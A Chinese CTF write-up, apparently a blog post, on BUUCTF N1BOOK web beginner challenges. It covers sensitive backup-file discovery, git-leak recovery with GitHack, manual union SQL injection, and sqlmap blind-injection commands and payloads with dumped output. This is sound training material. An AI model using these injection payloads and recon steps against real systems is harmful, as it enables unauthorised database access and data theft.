BUUCTF-N1BOOK

原创

Ordsh1ne 于 2021-08-01 15:08:35 发布 97 收藏 1

分类专栏： 笔记

GokuCode

[第一章 web入门]


常见的搜集

打开网页，可以知道考的是敏感文件


常见的敏感文件有：

- gedit备份文件，格式为filename，比如index.php
- vim备份文件，格式为.filename.swp或者*.swo或者*.swn，比 如.index.php.swp
- robots.txt

尝试先查看robots.txt文件，查看这个flag1_is_her3_fun.txt文件，得到flag1



```
User-agent: *
Disallow:
/flag1_is_her3_fun.txt
```




```
flag1:n1book{info_1
```

再者，尝试查看备份文件.index.php.swp，得到flag3

```
    <?php echo 'flag3:p0rtant_hack}';?>
ush(['_setAllowLinker', true]);       _gaq.push(['_set
```

那flag2呢？最后是在index.php~文件中找到flag2



敏感文件

Hello, CTFer!

信息搜集之所以重要，是因为其往往会带给我们一些意想不到的东西

---

hack fun

flag2:s_v3ry_im

合并的到flag

粗心的小李

通过提示，猜测应该是git泄露

Git测试

Hello, CTFer!

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

小李好像不是很小心，经过了几次迭代更新就直接就把整个文件夹放到线上环境了:(

very easy

使用工具：GitHack

进入GitHack的目录，使用命令`GitHack.py URL/.git/

提示我们index.html

```
python GitHack.py http://10ddd58b-1c6e-44ef-ac8e-2c96a39a4ecd.node4.buuoj.cn/.git/
[+] Download and parse index file ...
index.html
[OK] index.html
```

这时候打开GitHack路径中新增的文件夹（也就是输入的域名）里面有一个index.html，点开它（用浏览器打开）

名称	修改日期	类型	大小
10ddd58b-1c6e-44ef-ac8e-2c96a39a...	2021/7/30 23:14	文件夹	
lib	2021/7/30 23:14	文件夹	
GitHack.py	2019/7/16 15:07	JetBrains PyCharm	4 KB
index	2021/7/30 23:14	文件	1 KB
README.md	2019/7/16 15:07	Markdown File	1 KB

名称	修改日期	类型	大小
index.html	2021/7/30 23:14	Microsoft Edge ...	3 KB

打开index.html文件，得到flag

SQL注入-1

打开环境，看到一段话，没啥提示


notes

Happy


Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress,

recover more quickly from illnesses, and have less chance of a mental illness.

既然是SQL注入，那么就寻找注入点，尝试寻找报错



加上单引号，报错，好的，开始尝试联合注入




notes

Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

判断出来有三列，继续




notes

2
3

回显位为2，3，构造sql语句

查到当前数据库下有两个表



notes

note
fl4g
,notes

查看fa4g这个表，查到一个字段fllllag

查看字段，得到flag

notes

note
n1book{union_select_is_so_cool}


SQL注入-2

提示说：请访问 /login.php /user.php

先登录，访问login.php，

习惯性地查看一下源代码，哎，有个提示，可以在**url**后加入**?tips=1** 开启**mysql**错误提示,使用**burp**发包就可以看到啦

然后再随便输入一个账号和密码，url并没有发生变化，判断sql注入方式是POST



另一个界面应该是登录界面，但还没有登录，显然要先登陆，才能进入第二个界面

尝试注入，使用sqlmap注入，根据第一个界面的提示，传入参数tip=1，并抓包，保存为post.txt文件

运行sqlmap，

```
python sqlmap.py -r myfile/post.txt
```

结果为

```
Parameter: name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=admin' AND 3116=3116 AND 'vxEi'='vxEi&pass=admin

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=admin' AND (SELECT 7436 FROM (SELECT(SLEEP(5)))SGJx) AND 'KZbR'='KZbR&pass=admin
```

可以看出可以采用时间盲注进行注入

接下来一步一步的进行注入

爆数据库信息

```
python sqlmap.py -r myfile/post.txt --current-db
-
current database: 'note'
-
```

爆表

```
python sqlmap.py -r myfile/post.txt -D note --tables
-
+-------+
| fl4g  |
| users |
+-------+
-
```

爆字段

```
python sqlmap.py -r myfile/post.txt -D note -T fl4g --columns
-
+--------+-------------+
| Column | Type        |
+--------+-------------+
| flag   | varchar(40) |
+--------+-------------+
-
```

查看flag的数据

```
python sqlmap.py -r myfile/post.txt -D note -T fl4g -C flag --dump
-
n1book{login_ssli_is_nice}
-
```

flag出来了，也没有用到 /user.php